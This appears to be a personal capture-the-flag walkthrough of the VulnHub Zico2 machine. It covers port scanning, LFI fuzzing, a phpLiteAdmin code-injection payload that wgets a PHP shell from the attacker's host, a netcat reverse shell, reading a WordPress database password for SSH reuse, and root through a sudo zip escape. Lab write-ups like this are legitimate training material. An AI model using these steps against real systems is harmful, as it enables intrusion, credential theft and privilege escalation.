

Zico2

nmap

Nmap Report...

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 1024 68:60:de:c2:2b:c6:16:d8:5b:88:be:e3:cc:a1:25:75 (DSA)

| 2048 50:db:75:ba:11:2f:43:c9:ab:14:40:6d:7f:a1:ee:e3 (RSA)

|_ 256 11:5d:55:29:8a:77:d8:08:b4:00:9b:a3:61:93:fe:e5 (ECDSA)

80/tcp open http Apache httpd 2.2.22 ((Ubuntu))

| http-methods:

|_ Supported Methods: OPTIONS GET HEAD POST

|_ http-server-header: Apache/2.2.22 (Ubuntu)

|_ http-title: Zico's Shop

111/tcp open rpcbind 2-4 (RPC #100000)

| rpcinfo:

| program version port/proto service

| 100000 2,3,4 111/tcp rpcbind

| 100000 2,3,4 111/udp rpcbind

| 100000 3,4 111/tcp6 rpcbind

| 100000 3,4 111/udp6 rpcbind

| 100024 1 47055/tcp6 status

| 100024 1 55587/udp6 status

| 100024 1 55823/tcp status

|_ 100024 1 60956/udp status

MAC Address: 08:00:27:39:DA:8C (Oracle VirtualBox virtual NIC)


```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   1024 68:60:de:c2:2b:c6:16:d8:5b:88:be:e3:cc:a1:25:75 (DSA)
|_   2048 50:db:75:ba:11:2f:43:c9:ab:14:40:6d:7f:a1:ee:e3 (RSA)
|_   256 11:5d:55:29:8a:77:d8:08:b4:00:9b:a3:61:93:fe:e5 (ECDSA)
80/tcp    open  http      Apache httpd 2.2.22 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: OPTIONS GET HEAD POST
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: Zico's Shop
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|_   program version    port/proto  service
|_   100000    2,3,4      111/tcp     rpcbind
|_   100000    2,3,4      111/udp     rpcbind
|_   100000    3,4        111/tcp6    rpcbind
|_   100000    3,4        111/udp6    rpcbind
|_   100024    1          47055/tcp6  status
|_   100024    1          55587/tcp6  status
|_   100024    1          55823/tcp   status
|_   100024    1          60956/udp   status
MAC Address: 08:00:27:39:DA:8C (Oracle VirtualBox virtual NIC)

```

Web enumeration

This is my first vm when i directe hit the page and found lfi on websitecan't belive it.....fu....k



```

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var
/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting
System (admin)/:/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh syslog:x:101:103::/home/syslog:
/bin/false messagebus:x:102:105::/var/run/dbus:/bin/false ntp:x:103:108::/home/ntp:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin vboxadd:x:999:1::/var
/run/vboxadd:/bin/false statd:x:105:65534::/var/lib/nfs:/bin/false mysql:x:106:112:MySQL Server,/,/nonexistent:/bin/false zico:x:1000:1000::/home/zico:/bin/bash

```

```
Terminal x Terminal x
[root@sumo]--[~/Desktop/.machinenote/Vulnhub_boxes/zico2]
#wfuzz -z file,lfi_log_payloads -u http://10.10.10.3/view.php?page=../../FUZZ -c --hh=0

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check
on.

*****
* Wfuzz 2.4.5 - The Web Fuzzer *
*****


Target: http://10.10.10.3/view.php?page=../../FUZZ
Total requests: 1078

=====
ID          Response  Lines   Word    Chars    Payload
=====
000000001:  200           27 L     33 W     1122 Ch  "/etc/passwd"
000000005:  200          237 L    1271 W    8346 Ch  "/etc/apache2/apache2.conf"
000000015:  200           15 L     124 W     722 Ch  "/etc/crontab"
000000018:  200           12 L     87 W     688 Ch  "/etc/fstab"
000000024:  200           9 L      26 W     241 Ch  "/etc/hosts"
000000025:  200           13 L     89 W     580 Ch  "/etc/hosts.allow"
000000026:  200           20 L    143 W     880 Ch  "/etc/hosts.deny"
000000038:  200            1 L       0 W       1 Ch  "/etc/issue"
000000046:  200           13 L     78 W     600 Ch  "/etc/mtab"
000000049:  200          127 L    524 W   3505 Ch  "/etc/mysql/my.cnf"
000000050:  200           10 L     44 W     268 Ch  "/etc/network/interfaces"
000000051:  200            2 L     12 W      91 Ch  "/etc/networks"
000000066:  200           30 L    111 W    665 Ch  "/etc/profile"
000000076:  200            2 L     24 W     151 Ch  "/etc/resolv.conf"
000000079:  200           53 L    222 W   1669 Ch  "/etc/ssh/ssh_config"
000000080:  200           88 L    313 W   2498 Ch  "/etc/ssh/sshd_config"
000000082:  200            1 L       3 W     604 Ch  "/etc/ssh/ssh_host_dsa_key.pub"
000000099:  200           19 L    124 W     688 Ch  "/proc/cpuinfo"
000000100:  200           30 L     56 W     372 Ch  "/proc/filesystems"
```

tried about 4-5 hours but did not get anything (but i was sure this is the way to get into the vm)

then tried go buster and found dir dbadmin and tried the default password.... got the login

i tried to crack and use hashesh.org i found passwor....




but this pass also didn't work anywhere....lets do some more enum....

then i started the python server and used wget to download my script therei tried some dir but no permission so i used temp dir to download the script

```
#python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.3 - - [13/Jan/2021 13:07:01] "GET /monkey.php HTTP/1.1" 200 -
```

```
<?php echo system("wget http://10.10.10.1:8000/monkey.php -O /tmp/monkey.php"); ?>
```

now i can use lfi to get the shell so lets try.....



shell executing link....

10.10.10.3/view.php?page=../../../../../tmp/monkey.php

finally got the shell

```
[root@sumo]~[~/Desktop/.machinenote/shells]
#nc -nlvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.10.3 43958
Linux zico 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux
07:41:59 up 47 min, 0 users, load average: 0.06, 0.07, 0.05
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

shell enumeration


```

[root@sumo]~[~/Desktop/.machinenote/shells]
#nc -nlvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.10.3 43958
Linux zico 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux
 07:41:59 up 47 min,  0 users,  load average: 0.06, 0.07, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$

```

let's see what we can do...

in the zico directory there was a wordpress directory so i cat it



```

www-data@zico:/home/zico/wordpress$ cd wp-config.php
cd wp-config.php
bash: cd: wp-config.php: Not a directory
www-data@zico:/home/zico/wordpress$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'zico');

/** MySQL database username */
define('DB_USER', 'zico');

/** MySQL database password */
define('DB_PASSWORD', '5WfCsFJSPV9H3AmQzw8');

```


ok so this cred should probably work for zico ssh
pass- 'sWfCsfJSPV9H3AmQzw8'

```
[root@sumo]--[~/Desktop/.machinenote/shells]
#ssh zico@10.10.10.3
zico@10.10.10.3's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

zico@zico:~$
```

ok so now i have zico shell....let's root

zico have sudo on zip and tar....

```
zico@zico:~$ sudo -l
Matching Defaults entries for zico on this host:
    env_reset, exempt_group=admin, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User zico may run the following commands on this host:
    (root) NOPASSWD: /bin/tar
    (root) NOPASSWD: /usr/bin/zip
zico@zico:~$ sWfCsfJSPV9H3AmQzw8
sWfCsfJSPV9H3AmQzw8: command not found
zico@zico:~$ sudo -l
Matching Defaults entries for zico on this host:
    env_reset, exempt_group=admin, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User zico may run the following commands on this host:
    (root) NOPASSWD: /bin/tar
    (root) NOPASSWD: /usr/bin/zip
zico@zico:~$ sudo /usr/bin/zip
```

i used gtfo bin to root thisso i'm gonna try to learn ho i did this

```
zip error: Nothing to do! (/etc/shadow.zip)
zico@zico:~$ cd var
-bash: cd: var: No such file or directory
zico@zico:~$ cd /var
zico@zico:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
zico@zico:/var$ cd backups
zico@zico:/var/backups$ ls
apt.extended_states.0  dpkg.status.0  group.bak  gshadow.bak  passwd.bak  shadow.bak
zico@zico:/var/backups$ TF=$(mktemp -u)
zico@zico:/var/backups$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 35%)
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

so finnnnaly machine leaves me here.....this was quite easy box but i

messed up after getting the lfi...

cuz i didn't try anything due to my over confidence that i'll get the shell without anything using the lfi only....

although it was good box....

```
# cd /root
# ls
flag.txt
# cat flag.txt
#
#
#
# R0000T!
# You did it! Congratz!
#
# Hope you enjoyed!
#
#
#
#
```

root note--- As always nmap + web give me lfi then there was phpliteadmin with default password of "admin" the version 1.9.3 of liteadmin was vulnerable with command execution via creating db creating table with text field phpcode + lfi =shell then there was a wordpress dir got the cred for user ssh + sudo on tar and zip pop the root shell...